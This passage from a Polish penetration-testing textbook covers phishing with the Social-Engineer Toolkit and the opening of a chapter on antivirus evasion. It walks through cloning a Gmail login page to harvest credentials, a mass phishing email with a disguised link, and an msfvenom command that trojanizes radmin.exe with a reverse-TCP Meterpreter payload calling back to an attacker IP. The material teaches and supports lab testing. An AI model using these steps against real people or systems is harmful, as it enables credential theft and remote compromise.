IP Address for the POST back in Harvester: **192.168.20.9**

Wybierz żądany szablon strony internetowej. Ponieważ chcemy skłonić użytkownika do zalogowania się i przechwycić w ten sposób jego poświadczenia logowania, powinieneś wybrać szablon zawierający pola logowania, taki jak Gmail (opcja 2), tak jak zostało to przedstawione na listingu 11.13. Po wybraniu szablonu program SET powinien uruchomić serwer WWW z fałszywą stroną usługi Gmail, będącą skłonowaną wersją rzeczywistej witryny.

Listing 11.13. Wybieranie i uruchamianie fałszywej strony internetowej

1. Java Required
2. Gmail
3. Google
4. Facebook
5. Twitter
6. Yahoo

```
set:webattack> Select a template: 2
```

```
[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
The best way to use this attack is if the username and password form fields
→are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Teraz w przeglądarce sieciowej wejdź na nowo utworzoną podstawioną stronę usługi Gmail, działającą na serwerze WWW systemu Kali Linux, i spróbuj się zalogować, aby przekonać się, jak to działa. Po wpisaniu poświadczeń logowania zostaniesz przekierowany do prawdziwej witryny usługi Gmail. Z punktu widzenia użytkownika będzie to po prostu wyglądało tak, jakby za pierwszym razem popełnił błąd podczas wpisywania hasła. W międzyczasie, po powrocie do konsoli programu SET, będziesz mógł zobaczyć wyniki takiej operacji, co zostało pokazane na listingu 11.14.

Listing 11.14. Przechwytywanie poświadczeń logowania przy użyciu pakietu SET

```
192.168.20.10 - - [10/May/2015 12:58:02] "GET / HTTP/1.1" 200 -
```

```
[*] WE GOT A HIT! Printing the output:
```

```
PARAM: ltmp1=default
```

```
(...)
PARAM: GALX=oXwT1jDgpqg
POSSIBLE USERNAME FIELD FOUND: Email=georgia ①
POSSIBLE PASSWORD FIELD FOUND: Passwd=password ②
(...)
PARAM: asts=
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Kiedy użytkownik próbuje zalogować się na stronie, SET analizuje jej zawartość i wyłapuje wszystkie interesujące pola. W naszym przykładzie SET znalazł pola *Email* ① oraz *Passwd* ②, które zostały wypełnione przez użytkownika podczas logowania. Aby zakończyć działanie serwera WWW, powinieneś nacisnąć kombinację klawiszy *Ctrl+C*. Po wyłączeniu serwera przechwycone dane zostaną automatycznie zapisane do pliku na dysku.

Opisany atak, w połączeniu z atakiem wykorzystującym złośliwe załączniki przesypane za pośrednictwem poczty elektronicznej, stanowi bardzo skuteczny sposób pozyskiwania poświadczeń logowania podczas przeprowadzania testów penetracyjnych czy testowania „odporności” użytkowników na różnego rodzaju ataki socjotechniczne.

Warto zauważyć, że taki atak może być jeszcze bardziej skuteczny, kiedy użyjemy opcji 5, *Site Cloner*, do utworzenia fałszywej, sklonowanej wersji strony internetowej klienta. Co więcej, jeżeli w witrynie klienta nie ma strony logowania (na przykład do usługi VPN, Webmail, blogów czy innych tego typu zasobów), to możesz samodzielnie utworzyć taką stronę. Przykładowo po sklonowaniu witryny internetowej klienta możesz na jednej z wybranych stron dodać prosty formularz HTML, jak ten przedstawiony poniżej.

```
<form name="input" action="index.html" method="post">
Username: <input type="text" name="username"><br>
Password: <input type="password" name="pwd"><br>
<input type="submit" value="Submit"><br>
</form>
```

Po dokonaniu modyfikacji powinieneś użyć opcji 3) *Custom Import*, aby SET udostępnił zmodyfikowaną wersję strony na serwerze WWW.

Masowe ataki e-mailowe

Teraz użyjemy pakietu SET do zautomatyzowania ataków phishingowych z wykorzystaniem złośliwych wiadomości rozsyłanych za pośrednictwem poczty elektronicznej. Utwórz plik tekstowy o nazwie *emails.txt* i wpisz w nim kilka adresów poczty elektronicznej, po jednym w każdym wierszu, tak jak zostało to przedstawione poniżej.

```
root@kali:~# cat emails.txt
georgia@bulbsecurity.com
georgia@grmn00bs.com
georgia@metasploit.com
```

W pakiecie SET przejdź do menu *Social-Engineering Attacks*, wybierając opcję 99 (patrz listing 11.2), a następnie wskaż opcję 5) *Mass Mails Attack*. Duża liczba adresów pocztowych w polach *CC:* lub *BCC:* wiadomości pocztowej może spowodować uaktywnienie filtrów antyspamowych lub przynajmniej wzbudzić podejrzliwość użytkownika, a ręczne wysyłanie spreparowanej wiadomości do setek użytkowników może być bardzo nużące, dlatego do wykonania „czarnej roboty” użyjemy pakietu SET (patrz listing 11.15). Skrypty znakomicie ułatwiają automatyzację takich uciążliwych, powtarzalnych zadań.

Listing 11.15. Konfiguracja masowego ataku e-mailowego

```
set> 5
    1. E-Mail Attack Single Email Address
    2. E-Mail Attack Mass Mailer
(...)
    99. Return to main menu.

set:mailer> 2
(...)
set:phishing> Path to the file to import into SET: /root/emails.txt ❶
```

Wybierz opcję 2 i wprowadź nazwę pliku tekstowego zawierającego listę adresów poczty elektronicznej, do których chcesz wysłać złośliwą wiadomość ❶.

Teraz musisz wybrać serwer poczty elektronicznej, którego chcesz użyć do rozsyłania wiadomości (patrz listing 11.16). W naszym przykładzie ponownie użyjemy serwera Gmail — opcja 1. Po wybraniu serwera musisz się do niego zalogować, podając odpowiednią nazwę użytkownika i hasło dostępu.

Listing 11.16. Logowanie do serwera Gmail

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

```
set:phishing> 1
set:phishing> Your gmail email address: georgia@bulbsecurity.com
set:phishing> The FROM NAME the user will see: Georgia Weidman
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]: no
```

Po zalogowaniu się do wybranego serwera SET poprosi Cię o utworzenie wiadomości, która będzie rozsyłana do użytkowników, tak jak zostało to przedstawione na listingu 11.17.

Listing 11.17. Wysyłanie wiadomości e-mail

```
set:phishing> Email subject: Company Web Portal
set:phishing> Send the message as html or plain? 'h' or 'p': h ①
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished: Szanowni
→ Państwo,
Next line of the body:
Next line of the body: z przyjemnością informujemy, że wzoraj rozpoczęł działanie nowy
→ portal internetowy naszej firmy. Aby z niego skorzystać, należy wejść na stronę <a
→ href="192.168.20.9" http://www.bulbsecurity.com/webportal</a> i zalogować się przy
→ użyciu swojego konta domenowego.
Next line of the body:
Next line of the body: Administrator
Next line of the body: END
[*] Sent e-mail number: 1 to address: georgia@bulbsecurity.com
[*] Sent e-mail number: 2 to address: georgia@grmn00bs.com
[*] Sent e-mail number: 3 to address: georgia@metasploit.com
[*] Sent e-mail number: 4 to address:
[*] SET has finished sending the emails
Press <return> to continue
```

Kiedy SET zapyta Cię, czy utworzyć wiadomość w formacie tekstem (opcja *p*), czy HTML (opcja *h*), wybierz format HTML ①. Tworząc wiadomość w formacie HTML, będziesz miał możliwość lepszego zamaskowania prawdziwego, złożliwego adresu URL, do którego będą prowadziły łącza osadzone w wiadomości pod postacią grafiki czy tekstu.

Teraz powinieneś wprowadzić treść wiadomości. Ponieważ wybraliśmy wiadomość w formacie HTML, możemy w jej treści umieszczać odpowiednio dobrane znaczniki HTML. Na przykład umieszczenie w treści następującego kodu spowoduje utworzenie łącza, które będzie mógł kliknąć użytkownik: http://www.bulbsecurity.com/webportal. Tekst wyświetlony w wiadomości będzie sugerował, że łącze prowadzi do strony *http://www.bulbsecurity.com/webportal*, podczas gdy w rzeczywistości jego kliknięcie spowoduje przejście do strony pod adresem 192.168.20.9. Serwer WWW o tym adresie znajduje się oczywiście pod naszą kontrolą i możemy na nim umieścić exploita dla przeglądarek czy spreparowaną stronę WWW pozwalającą na przechwycenie poświadczeń logowania użytkownika (atak phishingowy). Wiadomość powinna zawierać odpowiednie sformułowania, mające na celu przekonanie użytkownika do kliknięcia zamieszczonego w mailu łącza. Nietrudno zauważyć, że w tym miejscu możesz się wykazać niezwykłą kreatywnością. Na przykład wiadomość przedstawiona na listingu 11.17 informuje o uruchomieniu nowego portalu firmowego oraz zachęca użytkowników do jego odwiedzenia i zalogowania się za pomocą konta domenowego. W przypadku przeprowadzania rzeczywistego testu penetracyjnego dobrym rozwiążaniem byłoby zarejestrowanie na potrzeby testu domeny o nazwie zbliżonej do nazwy domeny klienta (na przykład *bulb-security.com* czy *bulbsecurity.com*) i podpięcie do niej serwera WWW z podstawioną, złożliwą

zawartością — istnieje spora szansa na to, że wielu użytkowników nie zauważłoby takiej mistyfikacji i dalo się przekonać do skorzystania ze złośliwego łącza.

Po zakończeniu tworzenia wiadomości naciśnij kombinację klawiszy *Ctrl+C*, a SET rozpoczęcie jej rozsyłanie do wszystkich użytkowników, których adresy poczty elektronicznej umieściliś w zimportowanym pliku tekstowym.

Adresaci otrzymają wiadomość o następującej treści:

Szanowni Państwo,
z przyjemnością informujemy, że wczoraj rozpoczęły działanie nowy portal
→internetowy naszej firmy. Aby z niego skorzystać, należy wejść na stronę
→<http://www.bulbsecurity.com/webportal> i zalogować się przy użyciu swojego
→konta domenowego.

Administrator
Bulb Security

Oczywiście odpowiednio przeszkoleni użytkownicy powinni doskonale wieć, że nie należy kliknąć łączy znajdujących się w wiadomościach pochodzących z niezaufanych źródeł oraz jak sprawdzić, dokąd naprawdę prowadzi takie łącze. Z drugiej jednak strony z pewnością nie wszyscy użytkownicy wykażą się taką dociekiliwością, a co więcej, nawet ci najbardziej ostrożni mogą mieć przecież chwilę słabości. W mojej calej zawodowej praktyce pentestera jeszcze nigdy nie zdarzyła mi się sytuacja, w której dobrze przygotowany atak socjotechniczny nie zakończyłby się przynajmniej częściowym sukcesem.

Ataki wielopłaszczyznowe

Spróbujmy teraz połączyć nasze dwa omawiane wcześniej ataki — *Credential Harvesting* (wyłudzanie poświadczeń logowania) oraz e-mailowy atak phisingowy — i wykorzystać je do przekonania użytkownika, aby spróbował zalogować się na kontrolowanej przez nas stronie internetowej, do której będzie prowadziło łącze osadzone w odpowiednio spreparowanej wiadomości pocztowej.

Zanim rozpoczniemy, musimy najpierw zmienić jedną z opcji w pliku konfiguracyjnym pakietu SET. W systemie Kali Linux jest to plik o nazwie *set_config*, znajdujący się w katalogu */usr/share/set/config/*. Interesująca nas opcja nosi nazwę *WEB_ATTACK_EMAIL* i jest domyślnie ustawiona na wartość *OFF*. Otwórz plik w dowolnym edytorze tekstu i ustaw wartość tej opcji na *ON*.

```
### Set to ON if you want to use Email in conjunction with webattack
WEBATTACK_EMAIL=ON
```

Teraz spróbuj ponownie uruchomić atak *Credential Harvesting*. Zamiast szablonu możesz użyć sklonowanej strony logowania z witryny klienta, dającej dostęp do takich usług jak Webmail czy portal dla pracowników. Jeżeli witryna klienta

nie wymaga logowania, możesz użyć opcji *Custom Import* do utworzenia swojej własnej wersji strony logowania, która będzie wyglądała jak oficjalna strona logowania do portalu klienta.

Podsumowanie

W tym rozdziale omówiliśmy zaledwie kilka prostych ataków socjotechnicznych, które możesz zautomatyzować za pomocą pakietu SET. Skrypty, przy użyciu których przeprowadzasz atak, powinny być za każdym razem dostosowywane do indywidualnej specyfiki środowiska celu. Niektórzy klienci mogą poprosić o przeprowadzenie jednego wybranego ataku, a innym razem być może będziesz musiał użyć całego ich arsenalu. Na przykład możesz przeprowadzić wielopłaszczyznowy atak z wykorzystaniem phishingowych wiadomości e-mail i podstawionej strony internetowej zawierającej złośliwy applet Java, atakujący przeglądarki sieciowe. Warto zauważyć, że oprócz ataków opisanych w tym rozdziale SET może wspomagać przeprowadzanie wielu innych typów ataków, takich jak ataki z wykorzystaniem pamięci USB, kodów QR czy złośliwych, podstawionych punktów dostępowych sieci bezprzewodowej.

12

Omijanie programów antywirusowych

NA KOMPUTERACH DZIAŁAJĄCYCH W ŚRODOWISKU CELU Z CAŁĄ PEWNOŚCIĄ BĘDZIE DZIAŁAĆ TAKIE CZY INNE OPROGRAMOWANIE ANTYWIRUSOWE. W PRZYKŁADACH OMWIANYCH DO TEJ PORY UDAWAŁO SIĘ UNIKNĄĆ WYKRYCIA I USUNIĘCIA NASZICH ZŁOŚLIWYCH PROGRAMÓW PRZEZ SKANERY ANTYWIRUSOWE, ALE POWINIENEŚ PAMIĘTAĆ, ŻE METODY OMIJANIA APLIKACJI ANTYWIRUSOWYCH, POZWALAJĄCE NA UNIKNIĘCIE WYKRYCIA I PRZEPROWADZENIE SKUTECZNEGO ATAKU, TO BARDZO DYNAMICZNIE ZMIENIAJĄCA SIĘ DZIEDZINA. W ZDECYDOWANEJ WIĘKSZOŚCI PRZYPADŁKÓW ZNACZNIE WIĘKSZE SZANSE NA UNIKNIĘCIE WYKRYCIA BĘDĄ MIAŁY EXPOLOITY WYKORZYSTUJĄCE RÓŻNEGOKO RODZAJU BŁĘDY alokacji pamięci i nadpisywania kodu, umieszczające złośliwy ładunek bezpośrednio w pamięci operacyjnej i nigdy nie „dotykające” dysku. Z drugiej jednak strony, jeżeli weźmiemy pod uwagę, że obecnie płaszczyzna ataków przesuwa się coraz bardziej w stronę ataków socjotechnicznych i ataków przeprowadzanych po stronie klienta, musimy się liczyć z tym, że nie zawsze będziemy w stanie uniknąć zapisania złośliwego ładunku w pliku na dysku atakowanego hosta. W tym rozdziale omówimy kilka podstawowych technik ukrywania naszego złośliwego ładunku, tak aby był w stanie uniknąć wykrycia przez oprogramowanie antywirusowe podczas zapisywania na dysku.

Trojany

W rozdziale 4. tworzyliśmy samodzielne pliki wykonywalne zawierające wybrane ładunki Metasploita. Choć za pomocą metod socjotechnicznych możemy być w stanie przekonać użytkownika do pobrania i uruchomienia takiego pliku, to brak jakiekolwiek praktycznej funkcjonalności takiego pliku (oczywiście oprócz ukrytego w nim ładunku) może być dla użytkownika poważną przesłanką, że coś jest nie tak. Znacznie lepszym rozwiązaniem, dającym nieporównanie większe szanse na uniknięcie wykrycia, będzie ukrycie naszego ładunku wewnątrz jakiegoś innego programu, który z punktu widzenia użytkownika będzie działał całkowicie normalnie, zapewniając jednak „na boku” dodatkową funkcjonalność w postaci działającego w tle złośliwego ładunku. Takie programy są nazywane **trojanami** lub **koniami trojańskimi**, a taka nazwa w oczywisty sposób nawiązuje do legendarnego drewnianego konia, za pomocą którego przebiegli starożytni Grecy w dosyć radykalny i skuteczny sposób zakończyli wojnę trojańską. Wielki, zrobiony z drewna koń, w którym ukrył się oddział wojowników, został pozostawiony na przedpolach Troi przez pozornie wycofujące się wojska greckie. Rozradowani „odwrotem” Greków obrońcy miasta potraktowali konia jako ofiarę dla bogów i wciągnęli go do miasta, dobrowolnie wprowadzając w ten sposób gotowych do ataku nieprzyjaciół do wnętrza niezdobytego do tej pory miasta.

Z trojanem spotkałeś się już w rozdziale 8. — serwer Vsftpd działający na maszynie wirtualnej z systemem Ubuntu został „wyposażony” w backdoora, który mógł być aktywowany poprzez zalogowanie się na konto użytkownika, w którego nazwie znajdowała się uśmiechnięta buźka. Napastnikom udało się przełamać zabezpieczenia repozytoriów kodu serwera Vsftpd i umieścić w nich trojana zapewniającego dodatkową funkcjonalność programu. Każdy użytkownik, który pobrał pakiet Vsftpd z oficjalnych repozytoriów przed wykryciem włamania, zupełnie się tego nie spodziewając, otrzymał skompromitowaną wersję programu z trojanem na pokładzie.

Msfvenom

Analiza kodu maszynowego programów czy sposobów umieszczania kodu trojanów w kodach źródłowych różnych aplikacji zdecydowanie wykracza poza ramy tej książki. We wcześniejszych rozdziałach używaliśmy jednak programu Msfvenom, za pomocą którego możemy również osadzać ładunki Metasploita w plikach binarnych normalnych programów. Na listingu 12.1 przedstawiono kilka opcji programu Msfvenom, o których do tej pory jeszcze nie wspominaliśmy.

Listing 12.1. Wyświetlanie ekranu pomocy programu Msfvenom

```
root@kali:~# msfvenom -h
Usage: /opt/metasploit/apps/pro/msf3/msfvenom [options] <var=val>
Options:
  -p, --payload    [payload]          Payload to use. Specify a '-' or stdin to use custom
                                     ↳payloads
```

(...)	
① -x, --template [path]	Specify a custom executable file to use as a template
② -k, --keep	Preserve the template behavior and inject the payload →as a new thread
(...)	

W szczególności opcja **-x** ① pozwala na wskazanie dowolnego pliku wykonywalnego, który zostanie użyty jako kontener do osadzenia wybranego ładunku Metasploita. Jednak po wykonaniu takiej operacji, choć sam plik wykonywalny będzie wyglądał niemal tak jak oryginał, uruchomienie ładunku spowoduje wstrzymanie działania oryginalnego pliku. W takiej sytuacji nie powinniśmy raczej oczekiwać tego, że użytkownik będzie próbował kilka razy uruchamiać program, który z jego punktu widzenia „zawiesza się” i nie działa zgodnie z oczekiwaniemi. Na szczęście program Msfvenom ma również opcję **-k** ②, której użycie powoduje zachowanie normalnego sposobu działania oryginalnego pliku wykonywalnego i uruchomienie osadzonego ładunku w nowym wątku.

Użyjemy teraz opcji **-x** oraz **-k** do utworzenia trojańskiego pliku wykonywalnego, wyglądającego zupełnie normalnie dla użytkownika, ale zawierającego ładunek Metasploita pozwalający na utworzenie w tle sesji Meterpretera. Aby to zrobić, musimy za pomocą opcji **-p** wybrać ładunek i ustawić dla niego odpowiednie opcje, tak jak robiliśmy to w rozdziale 4. Do naszych celów może posłużyć dowolny plik wykonywalny; kilka użytecznych plików wykonywalnych systemu Windows znajdziesz w systemie Kali Linux w katalogu */usr/share/windows-binaries*.

Aby osadzić wybrany ładunek wewnętrz pliku *radmin.exe*, powinieneś wykonać następujące polecenie:

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9  
LPORT=2345 -x /usr/share/windows-binaries/radmin.exe -k -f exe > radmin.exe
```

Wybrany ładunek został zdefiniowany w wierszu wywołania polecenia *msfvenom* za pomocą opcji **-p**. Opcja **LHOST** została ustawiona na adres IP naszego systemu Kali Linux, który w tym przykładzie spełnia rolę komputera napastnika. W zależności od potrzeb możemy również ustawić opcję **LPORT**. Jak już wspominaliśmy wcześniej, opcja **-x** pozwala na wybranie pliku wykonywalnego, w którym zostanie osadzony nasz ładunek. Użycie opcji **-k** powoduje, że plik wykonywalny działa w normalny sposób, a osadzony w nim ładunek zostaje uruchomiony w osobnym wątku. Opcja **-f** powoduje, że *Msfvenom* tworzy ładunek w formacie pliku wykonywalnego. Po utworzeniu naszego złożliwego pliku spróbuj uruchomić go na maszynie wirtualnej z systemem Windows XP lub systemem Windows 7. Program *Radmin Viewer* powinien działać w zupełnie normalny sposób (patrz rysunek 12.1), ale osadzony w nim ładunek powinien utworzyć połączenie zwrotne do systemu Kali Linux i zainicjować sesję Meterpretera (o ile oczywiście w systemie Kali Linux utworzyłeś za pomocą modułu *multi/handler* odpowiedni proces obsługujący).

WYKRYWANIE TROJANÓW ZA POMOCĄ HASZOWANIA MD5

Nasz spreparowany plik wykonywalny powinien przekonać przeciętnego użytkownika, że jest zupełnie normalnym programem. Użytkownicy posiadający duże doświadczenie w sprawach bezpieczeństwa powinni jednak zawsze zweryfikować integralność pliku poprzez sprawdzenie wartości funkcji skrótu MD5 takiego pliku z oryginalną wartością publikowaną przez autorów programu (o ile oczywiście taka informacja jest dostępna). Skrót MD5 spełnia dla pliku rolę swego rodzaju plomby zabezpieczającej — jeżeli zawartość oryginalnego pliku zostanie w jakikolwiek sposób zmodyfikowana, „plomba” zostaje zerwana i hasz MD5 ulega zmianie.

Porównajmy teraz wartości skrótów MD5 oryginalnego pliku *radmin.exe* z jego „trojańską” wersją. W systemie Kali Linux wartości funkcji skrótu MD5 możemy obliczać za pomocą programu *md5sum*. Spróbuj teraz użyć tego programu do obliczenia skrótów MD5 obu programów, a przekonasz się, że są one zupełnie różne, co zostało pokazane na listingu poniżej (patrz ① i ②).


```
root@kali:~# md5sum /usr/share/windows-binaries/radmin.exe
① 2d219cc28a406dbfa86c3301e8b93146 /usr/share/windows-binaries/radmin.exe
root@kali:~# md5sum radmin.exe
② 4c2711cc06b6fc300037e3cbdb3293b radmin.exe
```

Jednak jak już kiedyś wcześniej wspominaliśmy, algorytm MD5 nie jest perfekcyjny, dlatego trojańska wersja pliku wykonywalnego mogłaby teoretycznie mieć taką samą wartość skrótu MD5 jak oryginalny plik — taka sytuacja jest określana jako *kolizja wartości funkcji skrótu MD5*. Z tego względu bardzo wielu dostawców oprogramowania oprócz haszy MD5 publikuje również dla swoich plików wartości skrótów SHA (ang. *Secure Hash Algorithm*).

Oczywiście sprawdzanie wartości funkcji skrótu obliczonych za pomocą dwóch różnych algorytmów jest znacznie lepszym rozwiązaniem niż sprawdzanie tylko jednego skrótu. Rodzina algorytmów SHA jest dosyć liczna i poszczególni dostawcy oprogramowania często korzystają z różnych rodzajów skrótów. W systemie Kali Linux znajdziesz programy do obliczania różnych skrótów SHA. Na przykład program *sha512sum* pozwala na obliczanie haszy SHA-2 liczących dla bloków o rozmiarze 64 bitów, co zostało pokazane poniżej.

```
root@kali:~# sha512sum /usr/share/windows-binaries/radmin.exe
5a5c6d0c67877310d40d5210ea8d515a43156e0b3e871b16faec192170acf29c9cd4e495d
→2e03b8d7ef10541b22ccecd195446c55582f735374fb8df16c94343
/usr/share/windows-binaries/radmin.exe
root@kali:~# sha512sum radmin.exe
f9fe3d1ae405cc07cd91c461a1c03155a0cdfeb1d4c0190be1fb350d43b4039906f8abf4d
→b592b060d5cd15b143c146e834c491e477718bbd6fb9c2e96567e88 radmin.exe
```

Przed zainstalowaniem nowego oprogramowania powinieneś zawsze obliczyć wartości funkcji skrótu pobranych plików i porównać z oryginalnymi wartościami publikowanymi na stronach dostawcy oprogramowania.



Rysunek 12.1. Okno „trojańskiej” wersji programu Radmin Viewer

Jak działają aplikacje antywirusowe?

Zanim rozpoczniemy opisywanie różnych technik pozwalających na ukrywanie ładunków Metasploita przed programami antywirusowymi, warto powiedzieć kilka słów na temat tego, jak takie programy działają. Większość aplikacji antywirusowych rozpoczyna pracę od porównania potencjalnie niebezpiecznego kodu z zestawem wzorców i reguł zgromadzonych w zestawie tak zwanych **sygnatur antywirusowych**, które pozwalają na wykrywanie i identyfikację znanych wirusów, trojanów i innych złośliwych programów. Sygnatury antywirusowe są na bieżąco aktualizowane w miarę wykrywania nowych próbek złośliwego oprogramowania i dodawania ich definicji do zbiorów sygnatur danego dostawcy. Taki rodzaj identyfikacji złośliwego oprogramowania nosi nazwę **analizy statycznej** (ang. *static analysis*).

Oprócz analizy statycznej, opartej na zestawach sygnatur, bardziej zaawansowane systemy antywirusowe przeprowadzają również badanie zachowania danego kodu, nazywane **analizą dynamiczną** (ang. *dynamic analysis*). Na przykład program, który próbuje nadpisać każdy plik na dysku czy co 30 sekund próbuje się połączyć z serwerem C&C (ang. *Command and Control server*) należącym do znanego botnetu, zostanie z pewnością zidentyfikowany jako podejrzany.


UWAGA

Niektóre programy antywirusowe, takie jak Bouncer firmy Google, uruchamiają w izolowanym środowisku wirtualnym aplikacje dodawane do sklepu Google Play i przeprowadzają analizę statyczną ich działania, mającą na celu obserwację potencjalnych anomalii w zachowaniu aplikacji, co pozwala na wykrywanie potencjalnie złośliwego kodu, dla którego nie zostały jeszcze opracowane aktualne sygnatury antywirusowe.

Microsoft Security Essentials


Kiedy podejmujesz różne działania mające na celu minimalizację szans wykrycia naszych złośliwych ładunków przez programy antywirusowe, powinieneś zdawać sobie sprawę z tego, że nawet jeżeli nie będziesz w stanie opracować rozwiązań pozwalającego na skuteczne omijanie wszystkich istniejących systemów antywirusowych, to znajomość konkretnego systemu działającego w środowisku celu może pozwolić Ci na opracowanie efektywnej neutralizacji wprowadzanych przez niego zabezpieczeń. W tym rozdziale pokażemy kilka wybranych sposobów omijania zabezpieczeń zapewnianych przez program Microsoft Security Essentials.

Podczas tworzenia maszyny wirtualnej z systemem Windows 7 (patrz rozdział 1.) zainstalowaliśmy program Microsoft Security Essentials, ale nie włączaliśmy w nim funkcji ochrony systemu w czasie rzeczywistym, która ma za zadanie skanowanie wszystkich pobieranych czy instalowanych plików. Teraz włączymy tę funkcję i sprawdzimy, czy uda nam się stworzyć trojana, który nie zostanie wykryty. Uruchom konsolę programu Microsoft Security Essentials, przejdź na kartę *Settings* (ustawienia), wybierz kategorię *Real-time protection* (ochrona w czasie rzeczywistym) i zaznacz opcję *Turn on real-time protection (recommended)* (włącz ochronę w czasie rzeczywistym [rekommendowane]), tak jak zostało to przedstawione na rysunku 12.2. Zachowaj wprowadzone zmiany, naciskając przycisk *Save changes* (zapisz zmiany).



Rysunek 12.2. Włączanie funkcji ochrony plików w czasie rzeczywistym w programie Microsoft Security Essentials

W czasie kiedy powstawała ta książka, nawet całkowicie bezpłatne programy antywirusowe, takie jak Microsoft Security Essentials, znakomicie radziły sobie z wykrywaniem ładunków Metasploita. Aby się o tym przekonać w praktyce, spróbuj skopiować czy zainstalować trojańską wersję programu *radmin.exe* w systemie złączoną ochroną plików w czasie rzeczywistym — natychmiast w prawym dolnym rogu ekranu powinno się pojawić okno powiadomień, tak jak zostało to przedstawione na rysunku 12.3. Zainfekowany plik zostaje automatycznie skasowany, jeszcze zanim użytkownik będzie mógł próbować go uruchomić — co znakomicie przyczynia się do minimalizacji potencjalnych zagrożeń.



Rysunek 12.3. Okno powiadomień z informacją o wykryciu złośliwego oprogramowania

VirusTotal

Jednym ze sposobów na przekonanie się, czy różne programy antywirusowe będą w stanie wykryć nasz złośliwy program, jest przesłanie takiego pliku do usługi VirusTotal (<https://www.virustotal.com/>). W czasie kiedy powstawała ta książka, usługa VirusTotal oferowała skanowanie przesyłanych plików za pomocą 51 różnych pakietów antywirusowych i po zakończeniu użytkownik otrzymywał w oknie przeglądarki raport z przeprowadzonego skanu. Okno witryny VirusTotal zostało przedstawione na rysunku 12.4.



Rysunek 12.4. Witryna usługi VirusTotal

Aby przekonać się, które programy antywirusowe będą w stanie wykryć naszą obecną wersję trojańskiego pliku *radmin.exe*, na stronie usługi naciśnij przycisk *Choose File (Wybierz plik)*, odszukaj i zaznacz naszego trojana, a następnie naciśnij przycisk *Scan it! (Przeskanuj!)*. Ze względu na fakt, że sygnatury antywirusowe poszczególnych skanerów są ciągle aktualizowane, otrzymane przez Ciebie wyniki mogą się nieco różnić od przedstawionych tutaj, ale jak widać na rysunku 12.5, nasz plik został zidentyfikowany jako złośliwy przez co najmniej 25 z 51 skanerów antywirusowych.

Antivirus	Result	Update
AVG	Win32/Patched.IA	20140324
Ad-Aware	Backdoor.Shell.AC	20140324
AntiVir	TR/Crypt.EPACK.Gen2	20140324

Rysunek 12.5. Trojańska wersja pliku *radmin.exe* została wykryta przez szereg programów antywirusowych

UWAGA

Witryna VirusTotal udostępnia przesłane do niej pliki dostawcom programów antywirusowych, dzięki czemu mogą oni przygotowywać nowe definicje sygnatur. Firmy tworzące oprogramowanie antywirusowe wykorzystują sygnatury pozyskane z VirusTotal do ulepszania modułów wykrywania złośliwego oprogramowania w swoich produktach. Pamiętaj więc, że cokolwiek przesyłasz do VirusTotal, może być później rozpoznawane i przechwytywane przez systemy antywirusowe właśnie dlatego, że wysłałeś im swoją próbkę. Aby uniknąć takiego ryzyka, możesz zainstalować wybrane oprogramowanie antywirusowe w dedykowanej maszynie wirtualnej i używać jej do testowania, tak jak to robiliśmy w poprzednim podrozdziale.

Omijanie programów antywirusowych

